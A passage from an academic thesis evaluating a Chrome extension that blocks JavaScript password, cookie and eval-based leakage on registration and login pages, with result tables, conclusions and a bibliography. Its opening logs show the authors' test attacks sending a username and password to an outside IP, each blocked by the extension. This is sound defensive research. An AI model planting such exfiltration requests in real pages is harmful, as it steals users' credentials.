3 POST disabled - xmlhttprequest : http  
   ://157.138.190.75:9999/
```

Code sample 5.3: First attack blocked

For what concerns the *second* attack, it should perform the request as soon as it catches the modification, but the same action is performed in the extension's side. The connection is refused and the request is blocked. The outputs are shown in 5.4.

```
1 GET http://157.138.190.75:9999/?user_name=834951&  
   user_email=834951&user_pass=pwd&= net ::  
   ERR_BLOCKED_BY_CLIENT  
2  
3 GET disabled - xmlhttprequest :  
4 http://157.138.190.75:9999/?user_name=834951&user_email  
   =834951&user_pass=pwd&=
```

Code sample 5.4: Second attack blocked



### 5.1.2 Real website test

In the section above we have shown how the extension works on crafted attacks which could be injected in the page. We are going to show the results for tests performed on real websites including a registration form. We have registered a custom account on the website and we tried to check whether the input is leaked or not. In order to obtain a feedback about the restriction imposed we included in every page a script which tries to leak the data, this is also used to check if the restriction has been removed or not. The web-sites used are those included in the lists Alexa's top 50 Italian [21] and top 50 on-line Clothes shops [22]. We have considered only the requests which took place in the registration pages from the focus event inside the password field to the page redirection. The constraints we have used to block requests have already been defined in chapter 4, but we briefly summarize them in the following list:

- requests from/to extensions enabled;
- requests with type `main_frame` enabled and set flag `ext_comm` to true;
- requests with url in the API whitelisted set enabled;
- requests with the same url of the page or with the shape `XXX.pageurl` enabled;
- any other request blocked.

For what concerns the first list, we have summarized the results in the table 5.1. The initial list was composed by 50 urls, 15 of which have not a registration form included and 6 of which have not been tested because containing adult material. Three registrations have not been successfully concluded due to our extension breaking the `xmlhttprequest` request to urls not considered whitelisted.

In the remaining urls we have completed the registration without blocking any

request in 15 cases. Five sites have shown to include GET script requests. Four out of five have single blocked request, in the remaining one we have blocked four requests.

In nine sites we have blocked GET image requests. Six out of nine have single request blocked, in one site have been blocked eight requests, in one site have been blocked two requests and in the remaining one we have blocked more than eight requests.

Finally in one site we have blocked a single OPTION xmlhttprequest and three GET xmlhttprequests.

Registration not completed with requests blocked		
Request type	Number of requests	Number of urls
xmlhttprequest	1	3
Registration completed with requests blocked		
Request type	Number of requests	Number of urls
script	1	4
script	4	1
Total urls for script		<b>5</b>
image	1	6
image	8	1
image	2	1
image	8+	1
Total urls for image		<b>9</b>
xmlhttprequest	4	1
Total urls for xmlhttprequest		<b>1</b>

Table 5.1: Alexa top 50 IT registrations

For what concerns the second list the results are summarized in the table

5.2. It was composed by 50 urls, 15 of which have not included a registration form. In one site the registration have not been successfully due to a POST xmlhttprequest blocked.

In 17 sites we have blocked GET image request, eight sites with a single request, five sites with two requests, two sites with three requests, one site with five requests and in the remaining one we have blocked 21 requests.

In five sites we have blocked POST xmlhttprequests, three of which with a single request, one with two requests and in the remaining one we have blocked six requests.

In seven sites we have blocked GET script requests, one with a single request, two with two requests, three with three requests and in the last one we have blocked seven requests.

In eight sites we have blocked a single GET ping request.

Finally in one site we have found a GET image request which included the email used for the registration in the url of the request.

Registration not completed with requests blocked		
Request type	Number of requests	Number of urls
xmlhttprequest	1	1
Registration completed with requests blocked		
Request type	Number of requests	Number of urls
image	1	8
image	2	5
image	3	2
image	5	1
image	21	1
Total urls for image		<b>17</b>
xmlhttprequests	1	3
xmlhttprequests	2	1
xmlhttprequests	6	1
Total urls for xmlhttprequest		<b>5</b>
script	1	1
script	2	2
script	3	3
script	7	1
Total urls for script		<b>7</b>
ping	1	8
Total urls for ping		<b>8</b>
<i>Registration completed with clear information leakage 1</i>		

Table 5.2: Alexa top 50 Clothes shops

## 5.2 Password on login

In these section we show the use of the extension while the user is going to perform login operation. This operation involves, as for registration, the use of an username and a password. The possible attacks are the same as presented above, the only difference is that the login forms can be placed in a page different from the registration one. We have avoided testing the extension on custom log-in pages since we would have the same results as for custom sign-up and we directly focused on real on.

### 5.2.1 Real website test

We have retrieved 100 url by searching with *Google.it* the keyword “login” and we have fetched them. The constraints we have used are the same already defined in the last chapter and we have obtained the following results, summarized in the table 5.3:

The list was initially composed by 100 urls, 93 of which were including a login form is same part of the site. In 73 sites we have logged in successfully without blocking any requests, instead in two sites we have not been able to login due to POST xmlhttprequests blocked.

In 14 sites we have blocked GET image requests, seven with a single request, four with two requests, one with four requests, one with five requests and in the last one more than five requests.

In seven sites we have blocked GET/POST xmlhttprequests, five with a single requests, one with two requests and in the last one three requests.

In three sites we have blocked GET image requests, two with a single request and one with more than a request.

Finally in two sites we have blocked a single GET ping request.

Login not completed with requests blocked		
Request type	Number of requests	Number of urls
xmlhttprequest	1	2
Login completed with requests blocked		
Request type	Number of requests	Number of urls
image	1	7
image	2	4
image	4	1
image	5	1
image	5+	1
Total urls for image		<b>14</b>
xmlhttprequests	1	5
xmlhttprequests	2	1
xmlhttprequests	3	1
Total urls for xmlhttprequest		<b>7</b>
script	1	2
script	1+	2
Total urls for script		<b>3</b>
ping	1	2
Total urls for ping		<b>1</b>

Table 5.3: Google's firsts 100 login urls

## 5.3 Logging

The extension have been tested over sample lists of urls retrieved in different ways. We have obtained the first 50 urls of each Alexa's top category and we have created 15 lists. We have then crawled from the most used search engine, Google.com, for urls by using the keywords 'login', 'signin', 'registration' and 'signup'. The four resulting lists have been added to the previous ones obtaining 19 lists. We have counted a total number of 1100, not unique, urls.

We have decided to test the usage of the extension over those urls; from the possible policies configurations we have chosen the three we though to be most important:

- configuration 1, cookie read and write disabled;
- configuration 2, the eval method disabled;
- configuration 3, the eval method, cookie read and write disabled;

Each url in the list have been accessed with the three configurations, resulting in 3300 single accesses. We have implemented a *python* script in order to automatically parse each url and start a Chrome tab. The script creates a new tab, with a delay of five seconds, which is closed by the extension after 2500 milliseconds. In the meantime the logs, relative to the blocked accesses, are saved by the background script using a dictionary data structure. We have executed the script and we have saved the structure in a local file which counted 4000 lines, each one including the url accessed and the log array. Each log array can be used not only to retrieve the number of actions blocked but also the configuration used. In some configurations there are more cookie accesses blocked when the eval method is blocked too and viceversa. The results file have been parsed creating three lists, one per chosen configuration, with the values in descending order. The firsts 10 rows per list, including value, configuration and url, are shown in

the tables 5.4, 5.5 and 5.6.

In the table 5.4 we can see the sites we found with more cookie read re-

Cookie Read disabled		
Value	Conf.	Url
431	1	<a href="http://www.ticketmaster.com/">http://www.ticketmaster.com/</a>
283	3	<a href="https://www.newegg.com/">https://www.newegg.com/</a>
278	1	<a href="https://connect.garmin.com/it-IT/signin">https://connect.garmin.com/it-IT/signin</a>
215	3	<a href="http://www.gamestop.com/">http://www.gamestop.com/</a>
194	3	<a href="http://www.sears.com/">http://www.sears.com/</a>
192	1	<a href="http://www.sears.com">http://www.sears.com</a>
179	3	<a href="https://animoto.com/sign_up">https://animoto.com/sign_up</a>
173	3	<a href="https://www.blueapron.com/users/sign_up">https://www.blueapron.com/users/sign_up</a>
170	1	<a href="https://it.wordpress.com/">https://it.wordpress.com/</a>
165	1	<a href="https://it.delta.com/">https://it.delta.com/</a>

Table 5.4: Cookie read disabled results

quests blocked. There are few differences between the configuration where only cookies are blocked or even eval is blocked, because the values are half for configuration 1 and half for configuration 3. The values are generally quite high considering the amount of time the script spent in the page. We can thus infer a possible loop in the JS script running in the page continuously requesting for cookie values.

The table 5.5 contains urls with the highest number of cookie write requests blocked. The values are quite lower compared with the first table, indeed the second highest number could not fill in the first eleven of the first table. Similarly to the what shown above, there are not significantly differences between the configurations used. From these results, seeing that even if we log the en-



Cookie Write disabled		
Value	Conf.	Url
260	3	<a href="http://www.stumbleupon.com/">http://www.stumbleupon.com/</a>
118	3	<a href="https://www.cvs.com/account/login.jsp">https://www.cvs.com/account/login.jsp</a>
72	1	<a href="https://www.upwork.com/signup/">https://www.upwork.com/signup/</a>
72	1	<a href="http://www.telegraph.co.uk/">http://www.telegraph.co.uk/</a>
67	1	<a href="http://www.directv.com/">http://www.directv.com/</a>
53	3	<a href="https://www.kbb.com/">https://www.kbb.com/</a>
50	3	<a href="http://www.ticketmaster.com/">http://www.ticketmaster.com/</a>
48	3	<a href="https://www.yahoo.com/news/?ref=gs">https://www.yahoo.com/news/?ref=gs</a>
47	1	<a href="http://www.smh.com.au/">http://www.smh.com.au/</a>
47	1	<a href="http://finance.yahoo.com/">http://finance.yahoo.com/</a>

Table 5.5: Cookie write disabled results

tries with highest number of cookie write the values for cookie read are higher, we can infer that scripts running in those pages tries to read more than what they need.

Table 5.6 contains urls with highest number of eval method blocked. The values are such high to compete with the first table thus we infer a cyclic execution of the eval method from the JS script in the page. The difference from the other tables is that the configuration with more entries is the one blocking only eval, the number 2, which contains eight entries against the two obtained with the configuraton 3.

A final note about the website Fedex.com. We have tested our extension over this site and we have found a massive number of accesses to cookies, such that the browser tends to use a very high amount of memory blocking execution of the user all over the browser. Since it have caused the browser to crash its

Eval method disabled		
Value	Conf.	Url
540	2	<a href="http://edition.cnn.com/">http://edition.cnn.com/</a>
372	2	<a href="http://www.ieee.org/index.html">http://www.ieee.org/index.html</a>
320	2	<a href="https://fafsa.ed.gov/">https://fafsa.ed.gov/</a>
246	2	<a href="http://www.backpage.com/">http://www.backpage.com/</a>
223	2	<a href="https://www.nxp.com/webapp/crcl.ccr_register">https://www.nxp.com/webapp/crcl.ccr_register.</a>
181	3	<a href="http://www.nationalgeographic.com/">http://www.nationalgeographic.com/</a>
179	2	<a href="http://www.ticketmaster.com/">http://www.ticketmaster.com/</a>
161	2	<a href="http://www.forbes.com/home_europe/">http://www.forbes.com/home_europe/</a>
154	2	<a href="https://signin.campusnet.unito.it/do/home.pl/">https://signin.campusnet.unito.it/do/home.pl/</a>
147	3	<a href="http://money.cnn.com/">http://money.cnn.com/</a>

Table 5.6: Eval method disabled results

component we have decided to return an empty string as cookies in the getter function instead of an undefined object. In the browser's console while returning an undefined value we found thousands of requests per second, instead while returning an empty string we have blocked "just" 249 requests.

Most of the sites where we have blocked cookie accesses have not been broken, after moving to the empty string return value. In rare cases we could not perform the logout after the login. However we are sure about the presence of sites which would obtain an unexpected behaviour during login and logout. Most of the sites without user access should maintain the defined behaviour without any problem.

For what concerns the eval blocked all the scripts included as string and later on executed will be blocked. In most cases we the scripts blocked refer to advertisements and tracking.

# Chapter 6

## Conclusions, Limits and Future Works

### 6.1 Conclusions

JavaScript (JS) code executing in the client side is problematic since most of the websites include external libraries which can be trusted but tampered or untrusted. In some websites is possible to include dynamic content, placed in the page, which could be not filtered or not disabled from the execution enabling a possible information leakage including authentication and session data.

Moreover a website owner can voluntary or accidentally include a malicious script able to steal sensible information, such as passwords, by sending the contents to a third party destination through a web request.

A certain number of solutions have been proposed for the described problems, starting from the possibility of filtering code dynamically included in the page to the usage of specific policies such as CSPs, inserted in the page header. Unfortunately it is not always possible to successfully filter the code and sometimes the block can be bypassed. Moreover the use of CSPs is still not as common and

developers do not always implement them in the correct way.

Several solutions have been proposed in past works by scientists; we have already discussed them in the relative section of the Background's chapter and we are going to briefly summarize them in the following lines. A specific technique of API wrapping has been implemented using custom policies defined by the site's owner in order to decide what actions the external code included in the page can execute. Unfortunately the technique have suffered from problems such as subversion or the elimination of the wrappers. The authors were also limited in the definition of static policies. A simultaneous work was based on the combination of methods wrapping, code rewriting and filtering along with a whitelist of actions. The basic assumption of such work was the possibility to access in advance the code which has to be included inside the page.. An interesting work has been exposed using a sandboxing approach in order to be able to execute and include scripts capable of executing only actions whitelisted by each sandbox. Unfortunately due to the use of aged and deprecated APIs it is not working anymore. Finally DJS has found a defensive strategy used to defend owned code, which would be included in other pages, from being tampered and modified. This solution was the opposite of what we wanted to obtain.

The solution we have proposed includes user defined policies in order to enable or disable security relevant JS APIs which can lead to the execution of malicious code in the client side. We have obtained a work around about the password leakage problem during the registration or the login inside web forms.

Our work differs from the previous ones, in the way the user decides which functionality to enable or disable and where to apply the solution. In fact it is possible to decide whether to apply the wrapping to a single page only or to all the pages visited by activating the policies. We have implemented a Chrome extension through which is possible to inject code in the visited page. It is possible to show a visible feedback to the user including the number of executions

blocked and a quick interaction with the core of the extension. The reason why we think that our wrapping technique on methods is preferable to other proposals is its dynamic behaviour. It can be enabled or disabled easily and it can also intercept methods calls and objects accesses. We claim that it cannot be easily or totally possible to remove what we have crated from other scripts executing after it in the page. At the end of the implementation a sensible number of tests have been executed in order to verify the functionalities and the usability. We have obtained a positive acknowledgment from the module used to block information leakage during login and registration. We underline how during the tests we have found different types of non secure requests in registration and login forms, from the moment of the password element access to the moment of data confirmation. The types of the blocked requests include *scripts*, *image*, *ping* and *xmlhttprequest*; in most cases the url the requests were referred to have included obfuscated information that we think to be relative to user's information typed in the site. It is not possible to state which data would have been disclosed enabling the blocked requests in most of the sites. However in a specific GET image request from a registration form we have found the email typed being sent, alongside with other unknown data, to an external site.

We have performed tests in order to verify the feedback shown to the user after an execution correctly blocked. We have defined three policies configurations:

- 1: cookie read and write disabled;
- 2: eval method disabled;
- 3: the combination of 1 and 2.

We have tried to understand which combinations fitted better in order to obtain the highest number of blocked executions for each of the singular cases of cookie read, cookie write and use of eval. The cookie read and cookie write have obtained high values as result in the cases with first and third configura-

tions. For what concerns the eval we have obtained high values as result in the case of second configuration. We can conclude that most sites use the information contained inside the cookies for purposes different from those relative to session and authentication, we have noticed how the number of requests is high in sites including advertising and tracking libraries. In one case we have noticed that when wrapping the cookie object and returning an *undefined* value we have compromised the execution of the page's scripts. The page's script cycles with a *infinite loop* blocking the resources and overloading the memory. We have solved this problem by returning an empty string value.

## 6.2 Limitations

During the extension development and the tests we have found a series of limitations in our solution.

Firstly its use is limited to a single browser, Chrome; the obvious reason is that we have created a Chrome extension with owned APIs. We have discovered that when we inject JS code in the page, the DOM have already started to be created since the extension performs an asynchronous internal request in order to load the policies. A direct consequence is that in the page header an in-line script can execute before the injection and modify all the methods and the object by leaving our wrapping strategy in an unknown behaviour. We are therefore not completely sure that the wrapping have been performed until we found the feedback for a blocked execution. Moreover the installation order of the extension in the browser influences the possibility to obtain the page's DOM before other extensions. However, directly referring the webRequest API, the requests are notified in the reverse order. The first extension to obtain the notification is the last executing, the last installed. A final consideration on login and registration: in few cases we blocked the normal behaviour of pages which perform the data

submission through *xmlhttprequest* to external urls.

### 6.3 Future works

With future works and modifications it could be possible to apply the solution to a more limited context. We have applied in fact the wrapping to all the page frames; one can choose to inject the code only to the *sub\_frames* in order to enable actions in the *main\_frame* and disable actions only in the *sub\_frames*.

It is important to note that it could be possible to transform the code in order to create a Firefox extension with the same functionalities. However this possibility is subject to the presence of specific APIs. Finally we claim that is possible to use the wrapping solution inside owned page, by inserting the code in the page header without the functionalities derived from Chrome APIs. The policies can be created statically but with internal mutations derived from the scripts behaviour. As an example, after the cookies have been read the methods for external connections can be completely disabled.





# Bibliography

- [1] P. H. Phung, D. Sands, and A. Chudnov, “Lightweight self-protecting javascript,” in *ACM Symposium on Information, Computer and Communications Security (ASIACCS 2009)* (R. Safavi-Naini and V. Varadharajan, eds.), (Sydney, Australia), ACM Press, March 2009.
  
- [2] J. Magazinius, P. H. Phung, and D. Sands, “Safe wrappers and sane policies for self protecting javascript,” in *Proceedings of the 15th Nordic Conference on Information Security Technology for Applications, NordSec’10*, (Berlin, Heidelberg), pp. 239–255, Springer-Verlag, 2012.
  
- [3] P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens, “Jsand: Complete client-side sandboxing of third-party javascript without browser modifications,” in *Proceedings of the 28th Annual Computer Security Applications Conference, ACSAC ’12*, (New York, NY, USA), pp. 1–10, ACM, 2012.
  
- [4] S. Maffeis, J. C. Mitchell, and A. Taly, “Isolating javascript with filters, rewriting, and wrappers,” in *Proceedings of the 14th European Conference on Research in Computer Security, ESORICS’09*, (Berlin, Heidelberg), pp. 505–522, Springer-Verlag, 2009.

- [5] K. Bhargavan, A. Delignat-Lavaud, and S. Maffeis, *Defensive JavaScript*, pp. 88–123. Cham: Springer International Publishing, 2014.
- [6] “MDN javascript.” <https://developer.mozilla.org/en-US/docs/Web/JavaScript>. Accessed: 2016-12-20.
- [7] E. International, *ECMAScript® 2016 Language Specification*. 2016.
- [8] Symantec, “Internet security threat report,” in *Internet Security Threat Report*, Symantec, April 2016.
- [9] “CSP 3.0.” <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>. Accessed: 2017-01-23.
- [10] “CSP 1.0.” <https://www.w3.org/TR/2012/CR-CSP-20121115/>. Accessed: 2017-01-23.
- [11] “CSP 2.0.” <https://www.w3.org/TR/CSP2/>. Accessed: 2017-01-23.
- [12] “CSP 3.0.” <https://www.w3.org/TR/CSP3/>. Accessed: 2017-01-23.
- [13] S. Calzavara, A. Rabitti, and M. Bugliesi, “Content security problems?: Evaluating the effectiveness of content security policy in the wild,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, CCS ’16*, (New York, NY, USA), pp. 1365–1375, ACM, 2016.
- [14] S. Van Acker, D. Hausknecht, W. Joosen, and A. Sabelfeld, “Password meters and generators on the web: From large-scale empirical study to getting it right,” in *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy, CODASPY ’15*, (New York, NY, USA), pp. 253–262, ACM, 2015.

- [15] “ES5 strict.” [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict\\_mode](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode). Accessed last: 2016-12-14.
- [16] “JavaScript old proxy api.” [https://developer.mozilla.org/en-US/docs/Archive/Web/Old\\_Proxy\\_API](https://developer.mozilla.org/en-US/docs/Archive/Web/Old_Proxy_API). Accessed last: 2016-12-14.
- [17] “JavaScript proxy api.” [https://developer.mozilla.org/it/docs/Web/JavaScript/Reference/Global\\_Objects/Proxy](https://developer.mozilla.org/it/docs/Web/JavaScript/Reference/Global_Objects/Proxy). Accessed last: 2016-12-14.
- [18] “LastPass.” <https://chrome.google.com/webstore/detail/lastpass-free-password-ma/hdokiejnpimakedhajhdlcegeplioahd?hl=it>. Accessed: 2017-01-30.
- [19] “Enpass.” <https://chrome.google.com/webstore/detail/enpass-password-manager/kmcfomidfpdkfieipokbalgedidffkal>. Accessed: 2017-01-30.
- [20] “KeePassX.” <https://chrome.google.com/webstore/detail/keepassx-on-rollapp/appmfmkomidhmcnkdkjcnhdonjppnajo>. Accessed: 2017-01-30.
- [21] “Alexa - Top sites in Italy.” <http://www.alexa.com/topsites/countries/IT>. Accessed: 2017-02-04.
- [22] “Alexa - Top sites in Category Clothing online shop.” [http://www.alexa.com/topsites/category/Top/Business/Consumer\\_Goods\\_and\\_Services/Clothing](http://www.alexa.com/topsites/category/Top/Business/Consumer_Goods_and_Services/Clothing). Accessed: 2017-02-08.
- [23] N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna, “You are what you include: Large-scale evaluation of remote javascript inclusions,” in *Proceedings of the 2012*

*ACM Conference on Computer and Communications Security, CCS '12*, (New York, NY, USA), pp. 736–747, ACM, 2012.

- [24] “PerimeterX Bot Defender.” <https://www.perimeterx.com>. Accessed: 2017-02-08.